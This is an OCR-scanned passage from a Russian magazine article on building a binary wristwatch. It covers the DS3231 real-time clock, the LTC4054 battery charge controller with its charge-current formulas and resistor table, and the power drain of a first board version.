
Частота: один выход на 32,768 кГц; второй SQW — программируемый от 1 Гц до 8,192 кГц

Точность: ±2 ppm при температурах от 0 до 40 °C; ±3,5 ppm при температурах от 40 до 85 °C. Точность измерения температуры ±3 °C

Поддерживаемые протоколы: I2C

Я выбрал RTC DS3231. Для работы микросхемы часов ей необходим кварцевый резонатор (или просто кварц). В модели DS3231 кварц уже встроен в корпус, поэтому такой вариант больше подходит для наручных часов.

Наши часы должны быть наручными, а значит, мы рассчитываем на автономность и наличие аккумулятора. Поэтому мы переходим к выбору микросхемы контроллера заряда для аккумулятора.




Принципиальная схема подключения

Важная деталь: контроллеров разряда-заряда не существует. Главная опасность — переразряд, но, чтобы избежать его, применяют защиту от глубокого разряда. А вот контроллер заряда — это неотъемлемая часть любого зарядного устройства для литиевого аккумулятора.

После размещения основных компонентов на плате места осталось немного. Поэтому, когда мне пришлось выбирать контроллер заряда для АКБ, я взял миниатюрную микросхему LTC4054. Она позволяет заряжать током до 800 мА, к тому же схема обвязки содержит минимум компонентов: два резистора, один конденсатор и один светодиод.

Из минусов этой микросхемы я могу отметить, что она сильно нагревается, но в этом случае встроенная защита от перегрева снижает ток.



Принципиальная схема подключения

Для подключения и использования контроллера заряда LTC4054 нам понадобятся следующие компоненты:

- входной конденсатор емкостью 1 мкФ типоразмера 0805;
- токозадающий резистор 0805, сопротивление которого рассчитаем позже;
- светодиод 0805 с токоограничивающим резистором типоразмера 0805 на 680 Ом.

Ток заряда рассчитывается по следующим формулам:

$$P_{PROG} = 1000 \cdot \frac{V_{PROG}}{I_{BAT}} \quad I_{BAT} = 1000 \cdot \frac{V_{PROG}}{R_{PROG}}$$

Так как $V_{PROG} \approx 1$ В, можно использовать упрощенные формулы:

$$P_{PROG} = \frac{1000}{I_{BAT}} \quad I_{BAT} = \frac{1000}{R_{PROG}}$$

Некоторые примеры расчета:

I, мА	R, кОм
100	10
212	4,7
500	2
770	1,3

Основные компоненты для сборки часов выбрали. Теперь можно проектировать печатную плату и делать корпус.

Продолжение статьи →


← НАЧАЛО СТАТЬИ

ЧАСЫ ДЛЯ ГИКА


ПОДБИРАЕМ КОМПОНЕНТЫ И МАСТЕРИМ
БИНАРНЫЕ ЧАСЫ

ИЗГОТОВЛЕНИЕ ПЛАТЫ И КОРПУСА


Чтобы изготовить корпус для часов, необходимо сделать плату, выбрать нужные кнопки, аккумулятор и уже по реальным размерам проектировать корпус.




Первая версия платы



Эта версия платы не включала в себя микросхему часов реального времени, время я подсчитывал самим контроллером. Не было и спящего режима в прошивке: светодиоды просто выключались, и такая схема слишком быстро разряжала аккумулятор — 300 мА · ч примерно за три дня. Поэтому я решил разработать новую схему с использованием модуля часов реального времени и режимом сна. Нажимаешь кнопку — контроллер выходит из режима сна, показывает текущее время и уходит обратно в сон. На мой взгляд, это оптимальная схема работы: часы с таким же АКБ работают от одного заряда примерно месяц.

